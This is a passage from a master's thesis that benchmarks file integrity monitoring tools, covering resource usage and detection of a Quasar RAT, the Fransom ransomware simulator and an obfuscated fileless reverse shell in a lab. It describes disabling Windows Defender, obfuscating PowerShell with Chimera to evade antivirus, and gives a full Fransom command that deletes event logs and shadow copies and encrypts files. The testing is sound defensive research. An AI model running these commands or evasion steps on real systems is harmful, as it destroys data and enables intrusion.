The test results had lot of variation between each tool, as shown in the Table 2. The raw test data is presented in the Appendix A. These results present the load the tool adds to the idle system. First row of the Table 2 presents used Processor Time (%). The maximum amount of Processor Time could theoretically be 100%. If a process used 100% off the CPU time, then other processes could not function as the CPU would be too busy to operate any other instructions than the ones coming from the tested process. The second row presents amount of Virtual Bytes the software is using. As introduced in the Section 4.2, Virtual Bytes presents the whole amount of memory the process uses. Virtual Bytes includes paged out files. The Working Set was introduced in the Section 4.2 as well. Working Set presents the amount of memory the process uses from the actual physical memory available. The highest amount of the available physical memory depends on the system. In this testing scenario, the virtual machine had 4GB of RAM, which is the maximum value of Working Set in our test scenario. Disc read and write presents the amount of data the software is either writing or reading from the disk. For all the items in the table, the highest number is the worst.

<b>Average</b>	<b>SolarWinds SEM</b>	<b>Snare FIM</b>	<b>Applocker<sup>1</sup></b>
<b>Processor time (%)</b>	0,58	0,90	0,68
<b>Virtual bytes (MB)</b>	1785,99	91,38	2097368,24
<b>Working set (MB)</b>	191,92	25,84	33,74
<b>Disk read (bytes / sec)</b>	0	32945,47	472,56
<b>Disk write (bytes / sec)</b>	65,14	0	563,52

Table 2. Test results compared

<sup>1</sup> = Test data not comparable. The monitored process is shared among multiple Windows services.

Based on the results from the Performance Monitor, Snare and SolarWinds require almost the equal amount of CPU time. Snare FIM processor usage was the highest of the tested tools, which could be problematic in a limited environment. However, the average of Snare FIM CPU usage was under 1% of the CPU capability. AppLocker data is not

comparable as the same svchost instance was used by other services as well. The average percentage of CPU time on that svchost instance is however lower than in Snare FIM. The Processor Time is presented in the Figure 34.




Figure 34. Processor time used

SolarWinds SEM used by far the most of memory, as shown in the Figure 35. Working set of the SolarWinds was almost 200 MB, while Snare FIM used around 26 MB. The AppLocker was not compared in memory usage as it used large amount of virtual bytes and was not comparable to other tools. The amount of virtual bytes used by svchost instance is likely explained by the number of services that use the process. The amount of SolarWinds SEM is requiring memory might be a problem in a limited environment system. The continuous need for 200 MB of memory is not a problem if there is 8 GB of RAM but if the number is lower, like 2GB or 4GB, the system might start to perform poorly while the SolarWinds SEM agent is running.




Figure 35. Memory usage of each FIM tool

Disk usage on SolarWinds SEM and AppLocker was very limited. Snare FIM had disk read operations clearly more than other tools. The difference between different tools is visualized in Figure 36.




Figure 36. Disc operations

Based on the performance results, none of the tools use too much resources for the use case and by that do not affect the system performance. The SolarWinds SEM use lot of virtual bytes but as presented earlier this chapter, virtual bytes include the working set



and also other memory-mapped files, like shared DLLs. Based on the working set, SolarWinds SEM is the most resources hungry application. CPU and disk I/O wise the Snare FIM used the most resources. The CPU usage is not significantly more than the other FIM tools use and all the tools can be considered using low CPU resources when running on background.

Snare promises on their website that their agent uses less than 5% CPU and less than 20 MB memory [53]. This however was not the case in the testing as the Snare FIM Agent used average of 25.84 MB of memory. CPU usage was lower than the maximum they promised. SolarWinds does not provide information how much CPU and memory their agent uses on the target system but they recommend that the system should have at least 512 MB of RAM. As the recommendation is relatively small, the tool can be considered as low resource system friendly. SolarWinds however used almost 200 MB of memory during the tests, which is relatively a lot considering the system was on idle and only FIM and RIM rules were configured.

Of course, the amount of memory and CPU are related to the number of implemented monitoring rules on all FIM tools. This also applies to AppLocker. If lot of different rules are implemented to AppLocker, the tool will use more resource on the target system.

## 5 Blocking and detection capabilities

### 5.1 Testing method

The testing for malware detection and blocking capabilities is executed with malware types that are presented in the Chapter 2 of this master's thesis. The first executed malware was Quasar RAT, which connects back to its command and control server in the same network. The second malware was ransomware simulator Fransom. The third tested malware was a PowerShell command that downloads malicious reverse shell script and executes it in memory only.

For blocking and detection capabilities, tool configuration was set to monitor the paths the malware would use. This way it was possible to detect if the tool had capability to detect and block the malware.

#### 5.1.1 Remote Access Trojan (RAT): Quasar




Figure 37. Quasar RAT listening port 4782/TCP

Quasar is an open-source Remote Access Trojan (RAT). The GitHub page describes the software as a light-weight remote administration tool [82]. The tool has a C2 server component that runs on a Windows system. As shown in the Figure 37, the C2 server was

installed to the testing network, defined with IP address 172.16.42.250 and set to listen port 4782/TCP, which is the default port of the Quasar RAT. After installing the C2 server component, agent software was generated with the server and installed manually to the test machine from an USB drive. The test environment topology is presented in the Figure 38.




Figure 38. Test environment topology for Quasar RAT

### 5.1.2 Ransomware simulator: Fransom

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 10.0.18363.418]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\Rodrigo Gonzales>"C:\Users\Rodrigo Gonzales\Desktop\Fransom.exe"

FRANSOM v0.7

Copyright (c) 2021 Fraktal Ltd.

ERROR(S):
At least one option from group 'arguments' (enumerate-user-profile,
encrypt-user-profile, decrypt-user-profile, create-local-dummy-data,
cleanup-user-profile, enumerate-mounted-drives, encrypt-mounted-drives,
decrypt-mounted-drives, create-mounted-drives-dummy-data,
cleanup-mounted-drives, enumerate-shadow-copies, delete-shadow-copies,
net-assembly-injection, kill-office-applications, thread-inject, apc-inject,
apc-inject-new-process, remote-thread, process-hollowing, delete-eventlogs,
dump-lsass, userregkey, userregkey-clean, scheduled-task,
scheduled-task-clean, ps, domain-users, domain-groups, domain-computers,
domain-trusts, shell) is required.

--enumerate-user-profile      (Group: arguments) List all files and
                              folders under the current user profile.
--encrypt-user-profile        (Group: arguments) Encrypt all files
```

Figure 39. Ransomware simulator Fransom

Fransom is an open-source ransomware simulator project by Fraktal. The GitHub repository includes solution file (.sln) for the project, which can be then build using Microsoft Visual Studio, as shown in the Figure 39. [34] After building the solution file, executable file can be executed on Windows systems. The Fransom executable prints help if no arguments are given to the software. The help shows available arguments, as shown in the Figure 40. Ransomware simulator Fransom is deployed to the systems from an USB drive. The deployment is presented more closely in the Section 5.2.2.




Figure 40. Compiling Fransom project on Visual Studio

### 5.1.3 Fileless malware: Chimera





Figure 41. Chimera obfuscation tool on Kali Linux

To bypass Microsoft's own security controls, the malware must be obfuscated. For obfuscating the payload, open-source tool Chimera was used [83]. The tool obfuscates any given PowerShell commands and makes them undetectable by common anti-virus projects. For fileless malware testing, Kali Linux was installed to the test network. The Kali Linux was used to generate the fileless malware payload and as a C2 server for the fileless malware. Generation of the malicious payload is presented in the Figure 41. The generated payload is staged PowerShell. The first layer downloads malicious script from the C2 server and then executes it in the memory. The execution does not write any files to the disk and all operations are executed in the memory. The malicious script opens reverse shell connection to the C2 server using port 4444/TCP. The C2 server was set to listen the port using *nc (netcat)*. Execution of the malware is presented more closely in the Section 5.2.3.

## 5.2 Test results

### 5.2.1 Quasar RAT

The malware was delivered to the system via USB flash drive. Immediately after connecting the USB device to the testing host, Windows Defender detected the malware and quarantined it, as shown in the Figure 42.

Detected item	Alert level	Date
<input type="checkbox"/>  Backdoor:MSIL/Quasar.GG!MTB	Severe	12/5/2021 12:19 PM

---

**Category:** Backdoor

**Description:** This program provides remote access to the computer it is installed on.

**Recommended action:** Remove this software immediately.

Figure 42: Windows Defender detecting the malware




Figure 43: Windows Defender turned off through LGPO

To ensure that only the FIM products are tested, Windows Defender antivirus was turned off for the testing. Real-time protection, cloud-based protection, and sample submission was turned off from the settings. Windows Defender was also turned off using LGPO, as shown in the Figure 43. After turning the Windows Defender off, the malware was able to execute and connect back to the C2 server. The connection appears in the C2 console as presented in the Figure 44.




Figure 44. Test server connecting back to C2

To test how good the FIM product detects and defends against the threat, the same actions were executed on the target system against all FIM products. First shell access was opened and command `whoami /all` executed on the system. Then file explorer was opened and new Quasar RAT executable was dropped to the current users AppData folder. After dropping the executable, new auto run key was set so that the executable would be started automatically during the next login.

### 5.2.1.1 SolarWinds SEM

SolarWinds SEM registry integrity monitor was configured to monitor auto run locations at `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` and `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`. The monitor was set to watch any writes or changes in the given registry paths. Deletes and reads were not monitored. The SolarWinds SEM was also set to monitor C-drive for any changes on binary or script files.

After the USB flash drive was connected to the system, SolarWinds SEM raised an event to the monitoring console. The shell connection was not detected but when the Quasar RAT executable was dropped to the user AppData folder, multiple events appeared to the monitoring console. These events are presented in the Figure 45. The SolarWinds SEM also detected creation of the auto run persistence and reported it to the monitoring console. None of the actions were blocked even though the Windows Active Response

with default configuration was enabled in the SolarWinds SEM node connections. The lack of response actions is likely due the limited configuration applied to the installation.

NAME	EVENT INFO	DETECTION IP
RegistryCreate	Registry Value Create "\REGISTRY\MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run...	172.16.42.128
FileDataWrite	File Write "C:\Users\█████\AppData\Local\not-quasar.exe" by user "NT AUTHORITY\SYSTEM"	172.16.42.128
RegistryCreate	Registry Value Create "\REGISTRY\USER\S-1-5-21-2460005800-769829551-3228414015-1000\SOF...	172.16.42.128
FileDataWrite	File Write "C:\Users\█████\AppData\Local\not-quasar.exe" by user ██████████ TESTING ██████████	172.16.42.128
FileDataWrite	File Write "C:\Users\█████\AppData\Local\not-quasar.exe" by user ██████████ TESTING ██████████	172.16.42.128
FileDataWrite	File Write "C:\Users\█████\AppData\Local\not-quasar.exe" by user ██████████ TESTING ██████████	172.16.42.128
FileDataWrite	File Write "C:\Users\█████\AppData\Local\not-quasar.exe" by user ██████████ TESTING ██████████	172.16.42.128
FileDataWrite	File Write "C:\Users\█████\AppData\Local\not-quasar.exe" by user ██████████ TESTING ██████████	172.16.42.128
FileDataWrite	File Write "C:\Users\█████\AppData\Local\not-quasar.exe" by user ██████████ TESTING ██████████	172.16.42.128
FileDataWrite	File Write "C:\Users\█████\AppData\Local\not-quasar.exe" by user ██████████ TESTING ██████████	172.16.42.128
FileDataWrite	File Write "C:\Users\█████\AppData\Local\not-quasar.exe" by user ██████████ TESTING ██████████	172.16.42.128
FileDataWrite	File Write "C:\Users\█████\AppData\Local\not-quasar.exe" by user ██████████ TESTING ██████████	172.16.42.128
FileDataWrite	File Write "C:\Users\█████\AppData\Local\not-quasar.exe" by user ██████████ TESTING ██████████	172.16.42.128
FileDataWrite	File Write "C:\Users\█████\AppData\Local\not-quasar.exe" by user ██████████ TESTING ██████████	172.16.42.128
FileDataWrite	File Write "C:\Users\█████\AppData\Local\not-quasar.exe" by user ██████████ TESTING ██████████	172.16.42.128
FileDataWrite	File Write "C:\Users\█████\AppData\Local\not-quasar.exe" by user ██████████ TESTING ██████████	172.16.42.128
FileCreate	File Create "C:\Users\█████\AppData\Local\not-quasar.exe" by user ██████████ TESTING ██████████	172.16.42.128

Figure 45. SolarWinds detecting Quasar RAT file writes

### 5.2.1.2 Snare FIM

In this test scenario, Snare FIM was configured to monitor exe and txt files from C:\ drive. By default, Snare does not do any integrity monitoring so configuring the monitored paths was necessary. In ideal implementation all necessary file and directory paths would be configured to ensure that no malicious files get installed without a notice. Alerts from the FIM were set to critical priority to detect any malicious changes on the disk. As the Snare FIM works in PFIM method, the schedule for scanning was set to ten minutes.

Snare RIM was also configured to monitor two auto run locations: *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run* and *HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run*. The *HKLM* stores auto runs for Local System while the *HKCU* stores auto runs for current user. After setting up the monitoring, malware was launched from USB flash drive. The malware opened connection to the C2 server and was manually operated from there as described in the Section 5.2.1.1.



Snare FIM managed to detect file creation for malicious file and also the auto run key creation for the default user on the target system. The results are presented in the Figure 46 and Figure 47. However, monitoring did not detect the process creation, execution of the *whoami* command nor execution of the original file from USB drive. This is likely due the lack of configuration and could be fixed by adding monitoring rules for directories and files. However, Snare FIM does not have capability to block malicious software. Based on Snare website, the Snare FIM is for security monitoring and compliance, not blocking malicious activities.

System	Severity	File Name	Modifications
testing	CRITICAL	C:\Users\████\AppData\Local\not-quasar.exe	NEW FILE, Created: 2021-Dec-06 22:51:57, Size: 514048 bytes, Owner: █████, TESTING █████, Attributes: 0x20

Figure 46: Snare FIM detecting file creation

System	Severity	Registry Path	Modifications
testing	CLEAR	HKEY_USERS\S-1-5-21-2460005800-769829551-3228414015-1000\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\not-quasar	NEW REGISTRY VALUE, Type: REG_SZ, Size 43

Figure 47. Snare FIM detecting new auto run key

### 5.2.1.3 AppLocker

Before doing the Quasar RAT detection testing, AppLocker rules were generated from the clean installation. This means that all the executables that were present on the system during the rule generation, are allowed to run.

The USB flash drive was plugged into the machine, and the Quasar RAT was attempted to be executed. AppLocker blocked the execution as the Quasar RAT executable is not whitelisted executable or signed by whitelisted publisher. The AppLocker alert window is presented in the Figure 48.




Figure 48. AppLocker blocking the Quasar RAT

### 5.2.2 Fransom

Fransom was delivered to the system with a USB flash drive. The console executable was executed as an administrator. Ransomware needs access to files that only administrator can access, which is why ransomware attacks usually do not start before the attacker has gained administrator level access to target networks. Fransom was executed with *userregkey* and *scheduled-task* parameters, which create persistence on the system. Parameter *delete-eventlogs* deletes event logs and parameter *delete-shadow-copies* deletes Windows Volume Shadow Copies, which is Windows internal method for taking backups. The last parameters *enumerate-user-profile* and *encrypt-user-profile* enumerate files and directories under the current user and then encrypt them. The chosen parameters try to emulate typical ransomware attack, where persistence is first made, then logs and backups deleted, and lastly the system is encrypted. The chosen parameters are presented in the Figure 49 and execution of Fransom is presented in the Figure 50.

```
E:\Fransom.exe --scheduled-task --userregkey --delete-eventlogs  
--delete-shadow-copies --enumerate-shadow-copies --enumerate-  
user-profile --encrypt-user-profile
```

